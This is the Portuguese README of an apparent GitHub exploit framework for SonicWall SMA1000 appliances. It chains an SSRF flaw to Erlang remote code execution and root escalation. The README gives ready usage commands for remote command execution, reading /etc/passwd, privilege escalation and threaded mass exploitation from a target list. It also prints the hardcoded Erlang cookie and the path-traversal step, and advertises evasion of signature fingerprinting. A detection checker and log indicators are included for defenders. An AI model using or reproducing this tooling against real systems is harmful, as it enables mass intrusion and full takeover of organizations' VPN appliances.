 tc4dy/cve-2026-15409-15410-framework
Framework multi-exploit para SonicWall SMA1000 encadeando SSRF (CVE-2026-15409) a Erlang RCE e escalonamento de privilégios root (CVE-2026-15410). Oferece shell interativo, varredura em lote, operações de arquivo e modo de detecção seguro para testes de penetração autorizados.




Framework de Exploração e Ferramenta de Detecção Segura
O acesso não autorizado a sistemas computacionais é ilegal sob o **CFAA (EUA), Computer Misuse Act (Reino Unido), TCK 243/244 (Turquia) e leis similares em todo o mundo.
CVE-2026-15409 é uma vulnerabilidade crítica de Server-Side Request Forgery (SSRF) não autenticada descoberta na interface Appliance Work Place do SonicWall SMA1000.
Como funciona:
wsproxy.os:cmd/1.Fatos Principais:
Divulgado: 14 de julho de 2026
Pontuação CVSS: 10.0 (CRÍTICA)
Produtos Afetados: SMA 6210, SMA 7210, SMA 8200v
Versões Corrigidas: 12.4.3-03453+ e 12.5.0-02835+

exploit.py)O exploit completo weaponizado encadeia CVE-2026-15409 e CVE-2026-15410 para alcançar comprometimento em nível de root.
| Recurso | Descrição |
|---|---|
| [+] SSRF → Erlang RPC | Tunela automaticamente através do wsproxy para alcançar nós Erlang internos. |
| [+] Execução Remota de Código | Executa comandos arbitrários do SO via os:cmd/1. |
| [+] Shell Interativo | Gera um shell ativo com suporte aos comandos privesc e download. |
| [+] Root Privesc | Aproveita CVE-2026-15410 para escalar para root usando path traversal no AMC. |
| [+] Operações de Arquivo | Lê e escreve arquivos no sistema alvo. |
| [+] Varredura em Lote | Explora em massa múltiplos alvos com threading (flag -l). |
| [+] Detecção de SSRF | Flag opcional --detect para verificação segura da vulnerabilidade. |
| [+] Personalizável | Sobrescreve WebSocket URL, Origin, User-Agent, Cookie e mais. |
| [+] Sem Dependências Extras | Usa apenas a biblioteca padrão do Python (exceto requests opcional para detecção). |
| [+] Implementação Raw de WebSocket | Sem bibliotecas WebSocket externas — handshake customizado em nível de socket evita fingerprints de assinatura específicos de bibliotecas para melhor OPSEC. |
pip (para a biblioteca requests)pip install -r requirements.txt
# Interactive shell on target
python exploit.py -u 192.168.1.100

# Execute a single command
python exploit.py -u 192.168.1.100 --exec "id && whoami"

# Read a file
python exploit.py -u 192.168.1.100 --read-file /etc/passwd

# Enable SSRF detection before exploitation
python exploit.py -u 192.168.1.100 --detect

# Attempt root privesc
python exploit.py -u 192.168.1.100 --privesc

# Mass exploit from file (50 threads)
python exploit.py -l targets.txt -m 50 --exec "uname -a"

# Custom port and path
python exploit.py -u 10.0.0.5 -p 8443 --path /workplace

# Pipe mode (read command from stdin)
echo "cat /etc/hosts" | python exploit.py -u 192.168.1.100
# Single target scan
python checker.py https://192.168.1.100

# Custom port and path
python checker.py 192.168.1.100 --port 8443 --path /workplace

# Mass scan from file
python checker.py --list targets.txt
| Produto | Versões Vulneráveis | Versões Corrigidas |
|---|---|---|
| SMA 6210 | 12.4.3-03245, 12.4.3-03387, 12.4.3-03434 12.5.0-02283, 12.5.0-02624, 12.5.0-02800 | 12.4.3-03453+ 12.5.0-02835+ |
| SMA 7210 | O mesmo que acima | O mesmo que acima |
| SMA 8200v | O mesmo que acima | O mesmo que acima |
[!] Importante: Estas vulnerabilidades não afetam os firewalls SonicWall (SSL-VPN) nem a série SMA 100.
O endpoint wsproxy na porta 443 aceita um parâmetro bmID começando com -3389 e uma especificação host:port. Ao apontar host=127.0.0.1 e port=1050, os atacantes podem criar um túnel para o serviço interno de distribuição Erlang.
O nó Erlang usa um cookie padrão codificado diretamente no código: 10ecad5b446e86864832904cd439b6b70262. Isso permite autenticação remota e execução de qualquer chamada os:cmd/1.
Uma vez autenticado, o exploit grava um script de shell em /var/tmp/ e aciona o endpoint XML-RPC remove_hotfix do AMC com um path traversal (../../../../var/tmp/script.sh), executando o script como root.
A SonicWall recomenda verificar:
extraweb_access.log em busca de /__api__/login ou /__api__/logout (status 200)extraweb_access.log em busca de /wsproxy com parâmetros de host suspeitos (status 101)ctrl-service.log em busca de reversões de hotfix com path traversal/var/lib/unit/conf.json contendo rotas para /__api__/login ou /__api__/logoutEsta ferramenta é fornecida apenas para fins educacionais e de testes de penetração autorizados.
Os autores e colaboradores não são responsáveis por qualquer uso indevido ou dano causado por este software. Os usuários são os únicos responsáveis por garantir que possuem permissão escrita explícita do proprietário do alvo antes de realizar testes. O acesso não autorizado a sistemas de computador é ilegal de acordo com o Computer Fraud and Abuse Act (CFAA) e leis semelhantes em todo o mundo.







